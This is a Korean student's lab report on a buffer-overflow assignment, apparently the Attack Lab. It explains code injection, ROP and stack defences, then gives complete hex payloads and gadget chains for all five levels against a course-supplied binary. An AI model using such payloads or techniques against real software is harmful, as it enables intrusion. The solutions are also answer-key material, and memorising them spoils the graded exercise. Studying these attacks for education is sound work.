컴퓨터 SW 시스템 개론
LAB 4

20190650 김관호

1. 배운 것

버퍼 오버플로우를 이용한 취약성 공격 방법 두 가지와 방어 방법 세 가지를 배웠다.

공격 방법

공통적 내용은 둘 다 입력을 받기위해 만들어진 버퍼를 넘어서는 입력을 하는 것이다. 버퍼 바로 전 공간은 return address로 버퍼가 줄어들고 난 뒤 해당 위치를 %rip가 가리켜 실행하게 되는 것을 이용한다.

- Code Injection: byte code를 버퍼에 입력시켜 놓고, return address에 해당 바이트 코드의 시작 주소를 넣는다. 이렇게 되면 원하는 바이트 코드를 실행할 수 있게 된다. 삽입하는 바이트 코드의 위치를 알아야 하므로 스택 위치가 고정되어 있고 스택 내에서 실행가능(executable)해야 한다. 만약, 스택 시작 지점을 무작위화(Address Space Layout Randomization)하거나, 스택의 코드를 실행가능하지 않게 바꾼다면 Code Injection은 사용할 수 없게 된다.
- Return Oriented Programming(ROP): 스택 무작위화, 스택의 코드가 실행가능하지 않더라도 공격을 가능하게 해주는 방법이다. 이를 위해 “가젯(gadget)”text, shared library와 같은 구역에 이미 만들어져 있는 코드 덩어리를 이용한다. 가젯에는 중요한 조건이 하나 있는데, 가젯은 retq로 끝나야 한다는 것이다. retq를 하면 %rip는 %rsp가 가리키는 것을 실행하고 %rsp는 8bytes만큼 늘어나기 때문에 가젯 여러 개를 이어서 연쇄적으로 명령을 실행시킬 수 있다는 점이다. 이로써 스택의 무작위화 여부와 스택에서 실행 가능여부에 상관없이 원하는 가젯의 주소만 이어 넣음으로써 원하는 명령을 실행시킬 수 있게 된다.

방어 방법

- 스택 무작위화(Address Space Layout Randomization): 매 실행마다 스택의 시작 주소를 무작위로 바꿔 공격자가 스택의 특정 위치에 뭐가 들었는지 파악할 수 없게 한다.
- 스택 공간 데이터 실행 방지(Data Execution Prevention, DEP): %rip가 스택 공간을 가리킬 수 없게 한다. 스택 공간에서 데이터 실행을 막아놓는다. 이로써 Code Injection을 예방할 수 있게 된다.
- Stack Canary: 가장 강력한 방법으로, 입력 버퍼의 뒤쪽에 공격자가 확인할 수 없는 무작위 값인 카나리(Canary)를 넣어놓고 입력받고 리턴하기 직전에 해당 값이 바뀌었는지 확인한다. 만약 바뀌었다면 공격받은 것으로 간주하고 프로그램을 종료시킨다.

이번 과제에서는 언급한 두 가지 공격 방법을 적용해 볼 것이다.

2. 문제 풀이 과정

Little Endian 방식으로 byte를 읽음에 주의하면서 입력값을 작성해야 한다. 또한, hex2raw를 이용할 것이므로 입력 문자열은 16진수로 바이트 단위로 띄워 작성한다.

2-1. Code Injection

먼저 버퍼의 크기를 확인해야 한다. getbuf에서 0x28만큼 스택 메모리를 할당한 후 Gets를 부르고, Gets에는 따로 스택 메모리를 할당하지 않으므로 버퍼의 크기는 **0x28 bytes**이다. 버퍼 오버플로우를 위해 0x28 bytes를 먼저 입력해야 한다.

```
0000000000401706 <getbuf>:
  401706:       48 83 ec 28             sub    $0x28,%rsp
  40170a:       48 89 e7                mov    %rsp,%rdi
  40170d:       e8 38 02 00 00          callq  40194a <Gets>
  401712:       b8 01 00 00 00          mov    $0x1,%eax
  401717:       48 83 c4 28             add    $0x28,%rsp
  40171b:       c3                      retq
```

2-1-1(Prob 1).

touch1을 **부르기만** 하면 된다. 버퍼 오버플로우를 만든 후 return address의 위치에 touch1의 주소를 넣으면 된다. Little Endian을 주의하며 입력하면 아래와 같다.

answer1.txt

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
1c 17 40 00 00 00 00 00 /* touch1의 주소 */
```

2-1-2(Prob 2).


%rdi에 쿠키를 넣어서 touch2를 불러야 한다. %rdi에 원하는 값을 넣는게 관건이다. 이를 위해 movq $쿠키, %rdi와 touch2를 부르는 코드까지 쓰고 버퍼에 집어넣은 후, return address 해당 코드의 시작 주소를 넣자. touch2를 부르기 위해서는 touch2의 주소를 push하면 된다. 그러면 %rsp는 touch2를 가리키게 되고, 해당 코드가 retq로 끝났을 때 %rip는 %rsp인 touch2를 실행하게 될 것이다.
원하는 코드를 어셈블리로 먼저 작성해보면 아래와 같다. 쿠키 값은 0x1037a0ef로 4bytes이다.

pushq <address of touch2> /* %rsp는 해당 주소를 가리키게 됨 */
movl %0x1037a0ef, %edi
retq /* %rip에 %rsp가 가리키고 있는 값인 touch2의 주소가 들어가게 됨 -> touch2 실행 */

이를 bytes code로 바꾸면 아래와 같다.

```
0000000000000000 <.text>:
   0:   68 48 17 40 00          pushq  $0x401748
   5:   bf ef a0 37 10          mov    $0x1037a0ef,%edi
   a:   c3                      retq
```

이제 이 코드의 시작지점을 알아야 한다. 이 코드는 버퍼에 넣을 것이므로 편리하게 버퍼의 첫 부분에 넣고, 버퍼의 시작 지점 주소를 알아보자. 문제 조건에 의해 ctarget에선 스택 시작 지점은 일정하다. **getbuf에서 버퍼를 할당했을 때의 %rsp의 값이 버퍼의 시작 지점이 된다.** 이제 GDB를 이용해 getbuf에 breakpoint를 걸어놓고 %rsp 값을 확인해보면, 아래와 같다. **버퍼의 시작 주소는 0x55670e98**이다.



모든 정보가 다 모였으므로 입력 문자열을 작성해보면 아래와 같다.

answer2.txt

```
68 48 17 40 00 bf ef a0 /* bytes code */
37 10 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
98 0e 67 55 00 00 00 00  /* bytes code의 시작 주소(=버퍼의 시작 주소) */
```

2-1-3(Prob 3).

%rdi에 이번엔 cookie의 문자열을 넣어야 한다. 문자열은 char*이므로 문자열 자체를 넣을 순 없고 **문자열의 시작 주소를 %rdi에 넣어야 한다.** 문제에서 원하는 대로 각 값을 그에 맞는 ASCII 값으로 바꿔 넣어주기 위해 1037a0ef 각각을 ASCII를 참조해 그에 맞는 번호로 바꿔보면, **31 30 33 37 61 30 65 66**이 된다. 31 30 33 37 61 30 65 66을 어느 공간에 넣어놓고, 레지스터에는 문자열의 시작 주소인 49의 주소를 넣어야 한다.
이렇게 하기 위해 buffer overflow를 통해 2번에서처럼 touch3의 주소를 push하고 문자열의 저장 주소를 %edi에 넣고 retq까지 포함한 명령을 만들고 이를 버퍼에 넣는다.

touch3의 주소: 0x40181c
버퍼의 시작 주소: 0x55670e98
어셈블리 코드
movq $0x55670ec8, %rdi /* 문자열의 시작 주소를 %rdi에 넣음. string은 return address + 8bytes에 넣을 것임*/
pushq $0x40181c /* touch3의 주소 삽입 */
retq
이를 bytes code로 바꿔보면 아래와 같다.

```
0000000000000000 <.text>:
   0:   bf c8 0e 67 55          mov    $0x55670ec8,%edi
   5:   68 1c 18 40 00          pushq  $0x40181c
   a:   c3                      retq
```

이제 입력 string을 완성하면 아래와 같다.

answer3.txt

```
bf c8 0e 67 55 68 1c 18 /* code bytes. 주소는 0x55670e98 */
40 00 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
98 0e 67 55 00 00 00 00 /* code bytes 시작 주소  */
31 30 33 37 61 30 65 66 /* cookie의 string 표현. 해당 주소는 0x55670ec8(=
0x55670e98 + 0x28 + 0x8)  */
```

2-2. Return Oriented Programming

이제 Code Injection은 사용할 수 없다. 대신 gedget farm에서 원하는 gadget을 찾아 조합해서 2-1-2, 2-1-3과 같은 문제를 해결해야 한다.
여기서도 버퍼의 크기는 이전과 같은 **0x28 bytes**임을 알 수 있었다.

```
0000000000401706 <getbuf>:
  401706:       48 83 ec 28             sub    $0x28,%rsp
  40170a:       48 89 e7                mov    %rsp,%rdi
  40170d:       e8 58 03 00 00          callq  401a6a <Gets>
  401712:       b8 01 00 00 00          mov    $0x1,%eax
  401717:       48 83 c4 28             add    $0x28,%rsp
  40171b:       c3                      retq
```

2-2-1(Prob 4).

code injection이 아닌 ROP를 통해 2번과 같은 실행을 해야한다.
2번과 동일하게 하려면 버퍼 오버플로우를 진행하고 첫 번째 가젯으로 "movl %0x1037a0ef, %edi"을, 두 번째로 touch2을 실행시키기 위한 주소를 넣으면 된다.
그러나 문제 조건에 따라 immediate값을 사용하면 안된다. 이를 대체하기 위해 **%rsp가 가리키는 곳에 쿠키 값인 %0x1037a0ef을 넣고 popq %rdi로 %rdi에 쿠키 값을 넣어주겠다.**
가젯이 실행될 때 버퍼는 쪼그라든 상태이고 jump를 이용해 %rsp가 버퍼를 가리키게 할 수 없다고 했으므로, 버퍼에 쿠키를 저장하면 안된다.
다시 순서대로 정리해보면, 버퍼 오버플로우 -> popq %rdi를 가진 가젯 -> 쿠키 값(앞의 가젯이 실행될 때 %rsp는 이쪽을 가리키게 될 것이므로) -> touch2의 주소가 된다.

popq %rdi를 가진 가젯을 찾아보자. writeup에 따르면 popq %rdi는 5f이다. 따라서 retq까지 붙은 5f c3인 가젯을 찾으면 된다.
그러나 **이런 가젯은 gadget farm에 없다. 방법을 바꿔** %rdi가 아닌 다른 레지스터에 pop하는 가젯, mov로 %rdi로 옮겨주는 가젯, 총 두 개의 가젯을 찾아보자. **popq %rax를 나타내는 58 90 90 c3와, movl %eax, %edi를 나타내는 89 c7 90 c3을 찾을 수 있었다.**
여기서 90은 아무 의미 없는 연산이므로 있어도 상관없다. 가젯은 순서대로 0x4018b3, 0x4018db를 가지면 된다.

```
00000000004018b1 <addval_226>:
  4018b1:       8d 87 58 90 90 c3       lea    -0x3c6f6fa8(%rdi),%eax
  4018b7:       c3                      retq
```

```
00000000004018d9 <getval_317>:
  4018d9:       b8 48 89 c7 90          mov    $0x90c78948,%eax
  4018de:       c3                      retq
```

쿠키 값: 0x1037a0ef
touch2 주소: 0x401748
버퍼 크기: 0x28임을 이용해 입력 문자열을 작성하면 아래와 같다.

answer4.txt

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
b3 18 40 00 00 00 00 00 /* return address 시작점, popq %rax 가젯의 주소 */
ef a0 37 10 00 00 00 00 /* 쿠키 값 */
db 18 40 00 00 00 00 00 /* movl %eax, %edi 가젯의 주소 */
48 17 40 00 00 00 00 00 /* touch2의 주소 */
```

2-2-2(Prob 5).


%rdi에 문자열을 넣어줘야 한다. 3번에서와 마찬가지로 문자열의 시작 주소를 %rdi에 넣어주자. 스택이 무작위화 되어 있으므로 버퍼에 문자열을 넣어도 찾을 수 없다. 또한, %rsp를 이동시켜 문자열을 가리키기 위한 leaq 8(%rsp)과 같은 명령도 gadget farm에 주어지지 않는다. 그래서 이 문제도 4번과 마찬가지로 버퍼 뒤에서 해결해야 한다.
처음에 들었던 생각은 문자열의 시작 주소를 %rdi에 넣어주는 것이었다. popq로 시작 주소를 레지스터에 넣기 위해서는 문자열의 위치를 알아야 한다. 그러나, 스택이 무작위화 되므로 알 수 없다. 따라서 다른 방법을 생각해야 했다.

gadget farm을 살펴보면 **add_xy**란 함수가 있다. %rax를 %rdi + %rsi로 세팅해주는 함수이다. 이를 잘 이용하면 앞서 언급했던 leaq 8(%rsp)와 같은 효과를 낼 수 있어 보였다.

```
00000000004018e5 <add_xy>:
  4018e5:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4018e9:       c3                      retq
```


add_xy를 이용해 생각한 과정은 다음과 같다.
1. %rdi에 %rsp를, %rsi에 **해당 시점**의 %rsp와 문자열이 저장된 위치의 차이를 넣는다. 이를 위해서는 입력 문자열에서 쿠키 문자열이 뒤쪽에 위치해야 한다. 또한 위치의 차이는 8bytes를 할당해 우리가 임의로 넣을 수 있다.
2. add_xy를 통해 %rax에 문자열의 시작 주소를 넣는다.
3. movl %eax, %edi
4. touch3 호출

위의 생각을 스택에 구현해보면 아래 그림과 같다.



여기 있는 명령들을 **gadget farm에서 찾을 수 있는 명령들의 조합**으로 만들어보자.
movq %rsp. %rdi: movq %rsp, %rax -> movq %rax, %rdi로 만들 수 있다.
popq %rsi: popq %rax -> movl %eax, %edx -> movl %edx, %ecx -> movl %ecx, %esi로 만들 수 있다. 주소는 4bytes이므로 유효하다.

gadget farm에서 구할 수 있는 명령어들로만 구성된 스택은 아래 그림과 같다.



각 가젯의 주소로 가서 c3까지의 내용을 살펴보면 andb, orb, testb 같은 명령어도 섞여 있는데 이것들은 functional nop instructions으로 레지스터에 영향을 미치진 않으므로 여기선 90과 똑같이 생각하고 무시해도 된다.
이렇게 입력 문자열을 작성해보면 다음과 같다.

answer5.txt

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
f8 18 40 00 00 00 00 00 /* return address 시작점, movq %rsp, %rax */
b9 18 40 00 00 00 00 00 /* movq %rax, %rdi */
b3 18 40 00 00 00 00 00 /* popq %rax */
48 00 00 00 00 00 00 00 /* offset */
```

```
ff 18 40 00 00 00 00 00 /* movl %eax, %edx */
21 19 40 00 00 00 00 00 /* movl %edx, %ecx */
13 19 40 00 00 00 00 00 /* movl %ecx, %esi */
e5 18 40 00 00 00 00 00 /* call add_xy */
b9 18 40 00 00 00 00 00 /* movq %rax, %rdi */
1c 18 40 00 00 00 00 00 /* call touch3 */
31 30 33 37 61 30 65 66 /* cookie string */
```

3. 느낀 점

수업에서 배웠던 내용을 재밌게 실습할 수 있었다. 입력을 받는 흐름을 생각해봤다. getbuf를 call할 때 caller의 다음 instruction 주소(return address)를 push하고 버퍼를 할당한다. 그 다음 getbuf가 끝나 스택이 쪼그라들고 getbuf에서 **retq를 만나면 %rsp는 return address를 가리키고 %rip에 이를 넣어준다.** 이것이 문제의 근원이었다. 버퍼 오버플로우를 이용해 이 return address 부분에서 원하는 코드의 주소를 넣어 공격을 할 수 있었다.
이런 부분에서 Stack Canary를 이용하면 버퍼 오버플로우 공격을 효과적으로 막을 수 있을 것이라고 생각했다.
하지만, 검색해본 결과 brute force로 Canary를 뚫어내든가 다른 취약점을 찾아서 Canary의 값을 확인하는 등 Stack Canary도 만능은 아니었다. 보안 관련 문제는 완벽한 정답은 없고 공격과 수비가 치고받으며 상호 발전하는 관계라고 생각된다.